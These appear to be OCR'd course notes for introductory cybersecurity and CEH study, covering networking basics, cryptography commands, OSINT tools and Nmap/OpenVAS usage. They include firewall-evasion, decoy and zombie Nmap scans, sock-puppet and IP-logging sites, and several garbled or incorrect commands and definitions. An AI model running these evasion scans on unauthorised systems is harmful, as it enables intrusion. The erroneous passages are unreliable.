
CYBER SECURITY

Agenda

- Why we need cyber Security
- What is Cyber Security
- The CIA Triad
- Vulnerability , Threat and Risk
- Three main types of threat

Why We Need Cyber Security



20XX

20XX

20XX

20XX


❖ Why we need cyber Security

We always use the internet which stores data and information.

❖ Eight Cyber Attacks

- Malware -> this is a code with malicious data to steal your data or destroy something
- Phishing -> this are send by an email asking a user to enter their details it also can be called spam
- Password Attack -> this is a hacker trying to crack your password
- DDOS -> Distributed denyer of services …. This attack is sending a high level of traffic or data until the network is overloaded and can not function
- Man in the middle -> during an online transaction exchange ,a hacker posing as you to steal information from you and the the person you are communicating with
- Drive By Download -> this is a malware a user downloads when He/She visit a website or software .. it doesn't need any action or downloading
- Rogue Software -> this is a malware that is showing that it is legit and necessary which will keep your system safe

What Is Cyber Security?



20XX

20XX

20XX

20XX

❖ What Is cyber Security

Cyber Security is the protection of internet , connected system , including hardware , software and data from cyber attack


❖ Use Of Cyber Security

- ★ To prevent Cyber Attacks
- ★ To prevent Cyber Bridges
- ★ To prevent Identity Theft
- ★ Aids in risk management

❖ Protect Against What ??

- ★ Unauthorised Modification
- ★ Unauthorised Deletion
- ★ Unauthorised Access

CIA Triad




20XX

20XX

20XX

20XX

CIA Triad



CIA Triad

❖ Confidentiality

This is designed to prevent information from reaching the wrong person

Confidentiality Attacks

- ❏ Cracking Encrypted data
- ❏ Data leakage
- ❏ Installing Spyware
- ❏ Unauthorised copying data

Integrity

Maintaining the consistency, accuracy and trustworthiness of data over it entire life cycle … data must not be changed in transit and step must be taken to ensure that datas are not altered

Integrity Attacks

- ❏ Unauthorised database scans

Availability

This is the maintaining of all hardware performing hardware repairs immediately when needed

Attacks on Availability

- ❏ DDOS Attack
- ❏ Flooding a server with to many request

CIA Triad


❖ Steps To Fix A Crime

★ Once you have an attack the first thing to do is to identify the cyber threat or malware that is currently going on

★ Evaluate and analyze all the affected parties and file systems that has been compromised and at it

★ pass the whole treatment so that the organization could come back to the original running state without any breach

Vulnerability Threat And Risk



Vulnerability Threat And Risk

Vulnerability

Vulnerability refers to a known weakness of an asset that can be exploited by one or more attackers

Threat

Threat is any event that has the potential to bring harm to an organisation or individual


Three main types of Threat

❑ Natural Threat
❑ Intentional Threat
❑ Unintentional Threat

Risk

Risk refers to the potential for damages or loss when a threat exploit a vulnerability

Cognitive Cyber Security



Agenda

- Foot - Printing and Reconnaissance
- Networking Fundamentals
- Cryptography
- Scanning And Enumeration
- Penetration
- Malware

Foot -Printing and Reconnaissance

What is Hacking

A Hacker is a person who have an intimate understanding of the internal working of a system computer and network in particular

Internet Engineering task force is responsible for maintaining documentation about protocols and various specification regarding anything on the internet

Reasons People Hack

- For fun
- For Challenge
- To prove a point
- To prevent Theft

Foot -Printing and Reconnaissance

Types Of Hacker

- White Hacker
- Grey Hacker
- Black Hacker

Skills Necessary For Hacking

- Basic skill of operating system (computing)
- Networking
- The ability to think out of the box

Foot -Printing and Reconnaissance

Types Of Attacks As A Hacker

★ Defacing : This is an attack on a website that changes the visual appearance of the site or webpage

★ Denial Of Services : This is an attack that prevent a service from being available to it authorised user

Foot -Printing and Reconnaissance

Penetration Testing

What is Penetration Testing ?? .. This is the practice of testing a computer , network or web Application to find it vulnerability that an attacker could exploit

Goals of Penetration Testing

- ➔ To access the weakness in an organisation secure posture
- ➔ Understanding Risk positions better
- ➔ Accessing systems to find the weakness before external exploit

Result / Scope of penetration Testing

Give your report and how to fix it

1) How big is the bug … 2) Restricted /No Touch …3) Scope of contract

Foot -Printing and Reconnaissance

What is FootPrinting

Foot-printing is a part of reconnaissance process which is used to gather possible information about a target

Computer system or network footprinting can be both passive and active

Example

Checking a company website for information is passive

Getting sensitive information through social engineering is active footprinting

TOOLS:

Wayback machine - archive. org, and Netcraft.com and arin

Using Google for Reconnaissance

Google is a valuable resource when it comes to information gathering knowing how to use google to target skill as an ethical hacker

Index of :

Filetype :pptxl or config

Inurl

Intitle :error:

Networking Fundamentals

Networking Fundamental

Advance research project agency commissioned a network in 1968 and the first internet connection was in 1969

OSI And TCP/IP

The osi model : open system interconnection

The osi has seven layers that computers systems use to communicate over a network it was built in early 1980’s

Networking Fundamentals

OSI Seven Layer

➔ **APPLICATION -:** High level Api resource sharing

➔

➔ **PRESENTATION-:** Data formatting , encoding encryption ,compression

➔

➔ **SESSION -:** Authentication ,manage session and reconnections

➔

➔ **TRANSPORT-:** Message segmentation , acknowledgement reliable

➔

➔ **NETWORK -:** Multi node routing and addressing

➔

➔ **DATA LINK -:** Flow and error control on physical link

➔

➔ **PHYSICAL -:** Transmission of Physical bit streams

Networking Fundamentals

TCP/IP Four Layer

- APPLICATION
- TRANSPORT
- INTERNET
- LINK

DHCP

DYNAMIC HOST CONFIGURATION PROTOCOL :

Protocol is a network management protocol used to automate the process of configuring devices on ip networks

DHCP: Is a network management protocol used to dynamically assign an internet address to any devices on a network so that they can communicate using Ip

Cryptography

CRYPTOGRAPHY

Cryptography is the art of writing or solving secure code …….

It allows you to protect data that you dont want to give access to…. By turning a plaintext to a ciphertext

Why Do We Use Cryptography

- ➔ We use Cryptography for secure communication
- ➔ For secret

DES

In 1970’s Data Encryption Standard was created but it was hacked … it only has 56 bit key .. A DES is a symmetric block cipher … then TRIPLE DES was made ..

Cryptography

TRIPLE DES/ AES

Triple Des was made after DES was hacked which triple uses three keys to unlock an encrypted file or message .. afterwards (AES) Advanced Encryption Standard was also made

Types Of Cryptography

- Symmetric -: This encrypt and decrypt with a private key
- Asymmetric -: This encrypt and decrypt with data with two keys … called the public and private key

Cryptography

How To Use Symmetric To Encrypt And Decrypt

Download aescrypt … on the directory of the file you want to encrypt or decrypt

aescrypt -e -p success text.txt — This is to encrypt

aescrypt -d -p success text.txt.aes — This is to decrypt

How To Use ASymmetric To Encrypt And Decrypt

Download Openssl .. then create the public key and the private key

openssl genrsa -des3 -out private.key 4096 – this make the primary key

openssl rsa -in private.key -pubout -out public.key – This makes the public key

How To Use ASymmetric To Encrypt And Decrypt

Download Openssl .. then create the public key and the private key

```
openssl genrsa -des3 -out private.key 4096 – this make the primary key
```

```
openssl rsa -in private.key -pubout -out public.key– This makes the public key
```

encrypt

```
openssl rsautl -encrypt -pubin -inkey public.key -in text.txt -out encrypted.txt
```

decrypt

```
openssl rsautl -decrypt -inkey private.key -in encrypted.txt -out plantext.txt
```

Networking

Topology

What is Topology

This is a layout of how a network communicate with different devices

Types of Topology

- ➔ Star Topology
- ➔ Bus Topology
- ➔ Ring Topology
- ➔ Mesh Topology
- ➔ Hybrid Topology
- ➔ Point to Point
- ➔ Point to multipoint

RJ11 –Register Jack

What is RJ11

Register Jack is used to connect telephone equipment but as far as networking RJ is used to connect computers to a local area networks through the computer modern

Firewall

What is a Firewall

Firewall is used to keep the network safe, Firewall can be software or hardware it prevent unauthorised access from entering a private network by filtering information that comes in from the internet it block the unwanted traffic and permit wanted traffic

Access Control List (ACL)

This is what allows or deny permission , it has a list of ip address that has been allowed or deny

Firewall

saas application

Implicit Deny

Most Firewall come with a default rules of implicit Deny - The firewall will only allow access to enter the network that the ACL permit and the only way you can access the deny port is by adding it your self

Types of Firewall

- ➔ Host Based - This is a software firewall install in a system
- ➔ Network Based - This is the combination of both hardware and software and it operate at the network area

A Network based protect the network so that any harmful data could be stop before it reaches computer

Firewall

Stateful and Stateless

- ➔ Stateful - monitors all the connections and data streams that are passing through
- ➔ Stateless – it uses an ACL to allow or deny traffic

Signature Identification

Is used to detect viruses that have well known behaviour pattern

Firewall

IDS /IPS

Intrusion detection or prevention system is a hardware tool , it can also be a software .. This is placed between the internet and the firewall

It job is to alert and prevent a network from outside attacks which includes viruses malware hackers, it monitors traffic flowing through a network

Network Component

Network component is a component that is needed to install computer networks that include both pysical and software path such as -

- ➔ End Port - This uses server to share data to devices
- ➔ NIC - This is s a hardware component that connect a computer to a computer network

Network Interface Card this can connect you to the server or network , all the devices (endpoint) have NIC wired or wireless

NIC can covert data to   , ELECTRICAL SIGNALS

LIGHT SIGNALS

RADIO SIGNALS

Network Component

- ➔ Network Media - This provides means which a NIC device transfer data to another NIC device through

  Lan Cable for electrical signals

  Optical Fiber for Light Signals

  Air for Radio Signals

- ➔ Connectors - Lan Cables which RJ45 is connected to the NIC it provides connection point for connected media
- ➔ Switch - this is a multiport device which ensure the data sent will go to right area with in the local area network
- ➔ Router - A router is a Network device that forwards data packets between computer networks

Wireless

Wireless

IEEE - is an international organization for the advancement of technology related to electricity

They are responsible for a set of standard for a project called the 802 project which is wireless , 802.11 wireless Technology becomes more and more popular and they are 5 WIRELESS STANDARD A,B,G,N,AC

- ➔ Infrared - is a technology that was developed by IRDA , data is transmitted in ray of light if any object block the devices the communication will be blocked .. sun light also weaken the communication
- ➔ Bluetooth - is a short range Radio it provides a way to connect devices and share data

Speed - 24 mbps – Range – 100 meters

Mac Address

Mac Address

Mac Address Identify every device on a network

To get a Mac Address on windows command prompt

ipconfig/all

Osi Model

OSI Model

Open system Interconnect

The OSI model **describes seven layers that computer systems use to communicate over a network**

- **Application**
- **Presentation**
- **Session**
- **Transport**
- **Network**
- **Data Link**
- **Physical**

Ip Address

Ip Address

Internet Protocols

It is an identifier for a computer or device on a network , ip address consist of 2 part Network Address and Host Address

2 Types of Ip Address

- ➔ Ipv4
- ➔ ipv6

Nmap

10.7.1.0/244 -- use this method to scan without alerting

nmap -sP 10.3.45.0/24 - this would scan a simple scan showing ip addresses that is online

sudo nmap -PR 10.34.5.6 -- this is used when you scan a local network

sudo nmap -sL 10.73.31.1/24 -- this will give you a simple list of ip address

nmap -p "sm*" 10.2.34.5 --- this scan for anything with sm -- n such as the smtp

nmap -O 10.4.5.6 -- to check an operating system

nmap -O --osscan-guess 10.73.23.1 -- this is to guess the operating system of the target

Nmap --scanflags ACKPSH 192.168.0.2 – this help to bypass firewall filtered port

Nmap -sC 19.168.0.2 - helps in filtered scan

Ip Address

Ipv4 m

Current version of ip address , it is a 32 - bit numeric address written has four numbers separated by periods 16.94.234.13 , one of the numbers is called an octet which an octet ranges from 0 - 255

Ipv4 Binary Lesson

To calculate each octet to get the binary number of each octet .. make use of the 8 Bit Octet Chart 128-64-32-16-8-4-2-1

The binary of 94 = 64+16+8+4+2

94 - 01011110

8 Bit Octet Chart

128-64-32-16-8-4-2-1

0 0 0 0 1 0 1 0

Find the binary number of following

Clsswork

192.8.45.168

192 - 128+64- 11000000
8- 00001000
45-00101101
168 - 128+32+8 - 10101000

11000000.00001000.00101101.10101000

Ip Address

Ipv6

This is the next generation of ip address , it is 128- bit hexadecimal address , it use both number and alphabets , it is made up of 8 set of 16 bit and one of it numbers in 16 bit is 4 bit.. An IPv6 IP addresses has **8 groups of four letters and numbers separated by colons** and looks like this: 612D:6e11:c111:1000:345d:2504:f938:6345

Ipv6 Binary Lesson

To calculate and get the binary number of each 4 bit digit .. make use of the 4 Bit Chart 8-4-2--1 and the alphabet chart A = 10 , B = 11 , C=12, D = 13 , E = 14, F = 15, if the calculated number is a two digit number you should use the alphabet chart

The binary of 2 = 0010, The binary of 6 = 0110 , The binary of 1 = 0001 , The binary of D which D is 13 = 1101

Ip Address

- ➔ **Ipv6**
- ➔ **123E:578A:781F::11CB:2C51:F9D1:E8F9**

781f
7 -0111
8-1000
1-0001
15-1111

11cb
1-0001
1-0001
12-1100
11-1011

0111100000011111:0001000111001011

ALPHABET CHART

A=10
B=11
C=12
D=13
E=14
F=15

4 BIT CHART

8	4	2	1
0	0	0	1

Class work

Calculate the binary number of the ipv6

1) 453f:76CD:80AE:B1F9:5671:000A:1111:23C7

2) EFAB:CB23:B2C5:C4C1:375D:E8A1:C221:255D

3) E8F9:A1B2:1100:1200:4FB9:6415:2D03:01A2

Ip Address

Subnet Mask

Ip address consist of 2 part , Network address and Host address , a subnet mask is a number that resemble an ip address it show how many bit is used in the ip address

Ip address 173.16.23.45

Subnet mask 255.255.255.0

Subnetting

Subnetting

Subnetting is a network that make networks more efficient , Subnetting is basically breaking down a large network into a smaller network or subnet to make it more manageable

Ip Address Methods

Every computer has to have an ip address for communication , there are two ways that a computer can be assigned an ip address

➔ Dynamic ip and Static ip

Dynamic Ip

This is when a computer get ip address automatically from a Dynamic Host Configuration Protocol (DHCP), This automatically assign a computer with an ip address and also a subnet mask

Static Ip

This is when a user manually assign an ip address to a computer and can change only when the user decides to

Sulf Assigned

APIPA (Automatic Private Ip Address)

If the DHCP server goes down and or the connection for the server is lost, the computer will assign it own ip address which is called APIPA , then once the DHCP is available the ip address changes back to the DHCP ip address

Lease DHCP

A lease is the amount of times an ip address as assigned to a computer

The DHCP server assigns the ip address as a lease , so the computer does not own the ip address

TCP/IP (TRANSMISSION CONTROL PROTOCOL)

It is a connection oriented protocol , it must first acknowledge a session between two computer that are communicating .. and it does this by using a three way handshake

- ➔ Computer sends a message call SYN
- ➔ The receiving computer will send back an acknowledge message telling the sender that it has received the message SYN ACK
- ➔ The computer then send back to the receiver ACK RECEIVED

Once this takes place data can be delivered

UDP (User DataGram Protocol)

UDP is also for sending and receiving data , it is connectionless , it does not granitee the data delivery

UDP is faster than TCP

FTP (File Transfer Protocol)

This is the standard protocol used by web user for file transfer user can download and upload file ,

If user want their file available to download by other users then you need to upload your files to an FTP server, and to transfer files using FTP by internet browser or by FTP Softwares

Security+

Security Roles & Security Controls (Information Security)

What is the CIA Triad

Confidentiality -> information that should be known only to certain people

Integrity - Data is stored and transferred as intended and that any modification is authorized

Availability -> information is accessible to those authorized to view or modify it

NoN-repudiation - -> subject cannot deny creating or modifying data

cybersecurity Framework -> identify, protect ->detect , Respond ,Recover

Information Security Competencies

Information Security Competencies

It defines the skills and capability expected of security professionals in practical application and not just an assessment of their knowledge.

- ➔ Risk assessment and testing
- ➔ Specifying sourcing , installing and configuring secure devices and software
- ➔ Access control and user privileges
- ➔ Auditing logs and events
- ➔ incident reporting and response
- ➔ Business continuity and disaster recovery
- ➔ Security training and education programs

Security controls categories

- **technical ->**

  Controls implemented in operating systems, software and security appliances

- **Operational ->**

  Controls that depend on a person for implementation

- **Managerial ->** Controls that give oversight of the system

Security Controlling functional types

- **Preventive ->** physically or logically restricts unauthorized access, operates before an attack
- **Detective ->** May not prevent or deter access, but it will identify an record any attempted or successful intrusion , operate during an attack
- **Corrective ->**Responds to and fixes an incident and may also prevent its recurrence , operate after an attack
- **Physical ->** Controls such as alarms , gateways and locks that deters access to premises and hardware
- **Deterrent->**psychologically discouraging an attacker from attempting an intrusion

Threat actors and threat intelligence

Explain Threat Actors Types And Attack Vectors

Threat Actors are the hackers and how they we be approaching

Vulnerability Threat And Risk

- Vulnerability : Assess value and weaknesses
- Threat : This are threat actors with malicious intentions , internal/external,
- Risk : is really anything on your computer that may damage or steal your data or allow someone else to access data

CEH

Certified Ethical Hacking

ELements of information Security

Information security is a state of well-being of information and infrastructure in which the possibility of theft , tampering and disruption of information and service is low or tolerable

- confidentiality --- Assurance that the information is accessible only to those authorized to have access
- integrity ---- the trustworthiness of a data or resources in terms of preventing improper or unauthorized changes
- Availability ---- Assurance that the system is responsible for delivering storing and processing information are accessible when required by the authorized user
- Authenticity - --- Refers to the characteristic of a communication , document , or any data that ensures the quality of being genuine
- Non -Repudiation --- when a subject can not deny sending or receiving the message

Attacks = Motive (Goal) + Method + vulnerability

---- Motives behind information security attacks

- disrupting business continuity
- stealing information and manipulation data
- creating fear and chaos by disrupting critical infrastructures
- causing financial loss to the target
- taking revenge
- demanding ransom
- damaging the reputation of the target

-------- types of attacks

- Passive attacks -- passive attacks do not tamper with the data and involve intercepting and monitoring network traffic and data flow on the target network , example include sniffing and eavesdropping
- Active Attacks --- Active attacks tampering with the data in transis or disrupt the communicaton or services between the systems to bypass or break into secured system
- Close-in-Attacks ---- close-in attacks are performed when the attacker is in close physical proximity with the target system or network in oder to gather ,modify or disrupt access to information
- Insider Attacks ---- insider attacks involve using privileged access to violate rules or intentionally cause a threat to the organisation's information or information systems
- Distribution ------ Distribution attacks occour when attackers tamper with hardware or software prior to installation

Certified Ethical Hacking

----------- Information Warfare---- the term information warfare or infowar refers to the use of information and communication technologies (ICT)to gain competitive advantages over an opponent

Defensive information warfare ------ Refers to all strategies and actions designed to defend against attacks on ICT assets

- ❖ **Defensive warfare –**prevention , deterrence ,Alert ,Detection ,Emergency ,Preparedness ,response

Offensive Information Warfare------ Refers to information warfare that involves attacks against the ICT assets of an opponent

- ❖ **Offensive Warfare------**web Application attacks ,web server attacks ,malware attacks ,mitm Attacks ,system hacking

------ Tactics ,Techniques, and Procedures (TTPS)

The term tactics , Techniques and procedures (TTps) refers to the patterns of activities and methods associated with specific threat actor or group of threat actors

--Tactics - Tactics are the guidelines that describe the way an attacker performs the attack from beginning to the end

-- Techniques - Techniques are the technical methods used by an attacker to achieve intermediate results during the attack

-- Procedures - Procedures are organizational approaches that threat actors follows to launch an attack

Certified Ethical Hacking

it provides greater insight into attacks phases , which helps security professional to understand the adversary's tactics, techniques and procedures beforehand

-- Reconnaissance - Gather data on the target to probe for weak points

--weaponization - create a deliverable malicious payload using an exploit and backdoor

-- Delivery - send weaponized bundle to the victims using email,usb

-- Explottation - Exploit a vulnerability code on the victims system

-- installation - install malware on the target system

-- Command and control - create a command and control channel to communicate and pass data back and forth

Action on objective - perform actions to achieve intended objectives /goals

----- Diamond Model of Intrusion Analysis

The diamond model offers a framework for identifying the cluster of event that correlated on any of the systems in an organisation

-it can control the vital atomic element occuring in any intrusion activity , which is referred to as the Diamond event using this model, efficient mitigation approaches can be developed , and analytic efficiency can be increased

Adversary --- An opponent 'who' was behind the attack

Victim --- The target that has been exploited or 'where' the attack was performed

Capability -- the attack strategies or how the attack was performed

Infrastructure -- what the adversary used to reach the victim

Certified Ethical Hacking

----- What is Hacking

Hacking refers to exploiting systems vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system resource

-it involves modifying system or application feature to achieve a goal outside of the creators original purpose

-Hacking can be used to steal and redistribute intellectual property , leading to business loss

------Who is a Hacker —   A Hacker is a person that understands how to operate the computer and can create or explore computer software and hardware ,some hack with malicious intent such as steal business data , credit card information , social security numbers, email passwords, and other sensitive data

Certified Ethical Hacking

Hackers Classes ....

- ❖ sucide Hackers,
- ❖ script kiddies ,
- ❖ cyber terrorists ,
- ❖ state-sponsored Hacking ,
- ❖ Hacktivist

------ Footprinting and Reconnaissance

foot printing is the act of gathering information about a target

----- Types of footprinting

Passive -- indirect interaction

Active --- direct interaction

--- types of information that can be gather

organization(employee,telephone,details,location)

network (domain,subdomain,ip adrress , whois)

system (os, password location of server)

Certified Ethical Hacking

------- **CEH Hacking Methodology**

Footprinting , scanning , Enumeration ,Vulnerability Analysis ...

which has to do with Gaining Access , cracking password , maintaining Access, Hiding files, clearing logs, covering tracks

-------- **Cyber Kill Chain Methodology**

the cyber kill chain methodology is a component of intelligence -driven defense for the identification and prevention of malicious intrusion activities

Footprinting through search engine

Google Dorks ->

filetype: --- Hacking filetype:pdf

inurl: ---- inurl:admin

intitle: --- intitle:admin

site: ------- site:ecouncil.org

google Hacking database

google dorks list

google advance search

------- domain----

Dns is a name given to an ip address in order to easily remember

google.com -- domain

data.google.com -- sub domains

Certified Ethical Hacking

whois.domaintools.com----

whois is a data base which collect information related to all other website in the word

domain name

ownership

ip address

domain name server

RIR - regional internet registries

website grader

Certified Ethical Hacking

Open source Intelligence ----- Intelligence Lifecycle

there are five part of Intelligence LifeCycle

-- planning and direction

-- collection -- means how the information is gather

-- processing and exploitation --- is the analyzation of the information gather

-- Analysis and production -- it is also the analyzation of data in an intelligent manner which will be in a document or file and ready for presentation

-- Dissemination and integration -- this is the presentation of the information which has been prepared and then you make sure they understand the information

--- Introduction to sock Puppets

this an online identity that is not who you are,more like a fake account

Go to ---fakenamegenerator.com —--sock puppet

goto --- https://thispersondoesnotexist.com

Goto —- https://smspva.com - for phone number

Goto – grabify.link — for ip locator

----- Reverse image searching

tools — images.google.com , yandex.com , Tineye.com

Certified Ethical Hacking

physical location osint

this is going to an area physical through a map or a drone

identifying Geographical Location

being able to look at a picture and get information from it ...

Discovering Email Addresses

Hunter.io , phonebook.cz , https://www.voilanorbert.com/ ,Clearbit Connect

emailhippo -- to verify email

password osint

this are organization which have been breached and are on the internet

Dehashed.com , i have been pwned

hunting usernames and account

Namechk.com ,whatsmyname.app

searching for people

Whitepages.com ,https://phonebookoftheworld.com , https://webmii.com/thatsthem.com , voter records , truecaller

Nmap

Nmap is a footprinting tool that get information about a target ,ip or website ,Nmap is a very noisy scanner so it is easily detectable by server and scanners .. so they know that you are scanning them -- so you have to do it quietly so it won't be detected

-- you can use the scanme.nmap.org --- it a testing tool

V- means the version number or name of server

nslookup scanme.nmap.org this will give up the ip address of a site

Try this: nslookup 45.33.12.156 >> result.txt ---- it stores the result inside the result,txt file

nmap scanme.nmap.org

Nmap

use the ifconfig to check for you ip address and run a scan on the ip address

```
nmap -oG - 192.168.1.0-255 -vv > /home/successopara/Desktop/Result

nmap -A scanme.nmap.org

nmap -SV scanme.nmap.org -- to check the version

nmap -F scanme.nmap.org --would scan fast and just give you the targeted port

nmap -F scanme.nmap.org www.goggle.com >> /home/success/Desktop/Collect.txt

nmap --open www.goggle.com > /home/success/Desktop/Collects.txt

nmap -sP 10.7.1.0/224

sudo nmap -sT -p 80,443 10.7.1.0/244 - this will give you the port that are open
```

Nmap

invading firewall

```
sudo nmap -f 10.31.43.34
```

nmap -D 10.23.67.1 - decoil search

sudo nmap -sI 10.73.31.55 10.73.23.41 - this is creating a rombie address but the main scan is last ip address

Certified Ethical Hacking

----- OpenVas ----

it is a vulnerability manager and scanner, vulnerability management Life Cycle

-- prepare : this is stating who your target are in a list and everything needed to start the scan

---identify -- this is to identify the platform and the operating system of the target

-- classify -- to classify the information found in the target if it a log or a vulnerability

low or high

-- prioritize -- to tell which vulnerabilities would be fix first

--- assign -- to assign the responsibility to the team that would fix the vulnerability

Certified Ethical Hacking

--mitigate & immediate-- this is the fixing of the vulnerabilities

-- store and repeat -- this is repeating the process to find if there is still any vulnerabilities

-- improve -- to improve the system to make it more secure

--- to install Openvas --

```
sudo apt update && sudo apt upgrade -y

sudo apt install openvas

sudo gvm-setup – get your password here

Sudo gvm-check-setup
```

if you have an error while trying to run gvm-setup try this

```
ls /etc/postgresql
```

if 14 or 15 do this

```
sudo systemctl stop postgresql@14-main
```

```
sudo /usr/bin/pg_dropcluster --stop 14 main
```

if you have an error after you have finished gvm-setup that your setup is not complete

```
sudo gvm-feed-setup
```

Then – if it doesnt work run sudo apt install gvm

And sudo apt install <deb name> then - apt list then -

```
sudo gvm-check-setup
```

Certified Ethical Hacking

to reset password if forgotten

```
sudo -E -U _gvm gvmd --user=admin --new-password-admin
```

----legal concerns — -

go to the manual

---- to scan

go to configure target

click on the plan page and set it up

go to scan - task -

```
bcdedit /set hypervisorlaunchtype off
```

Certified Ethical Hacking

meaning of some abbreviation in open vas(go to techinfo)

NVT : Network Vulnerability Tests -: during scan openvas can find vulnerability of a target

CVE: Common Vulnerability & Exposures:-it is a that is signed for any official vulnerability

CPE: Common Platform Enumeration -> is a standardized method of describing and identifying classes of applications, operating systems, and hardware devices present among an enterprise's computing assets

Certified Ethical Hacking

OVAL: Open Vulnerability & Assessment language -> It is used to defined vulnerabity and assessing machine state, and reporting assessment results.

get ip --

```
traceroute google.com
```

```
nmap -sP 192.168.179.0/24
```

```
cheat cheat
```

```
nmap -sP 192.168.179.0/24 | awk '/is up/{print up}; {gsub (/\(|\)/,""); up = $NF}'
```

then put it in a textpage-

```
nano Desktop/ip-list.txt       — ctrl + x,y
```

now scan -- new task

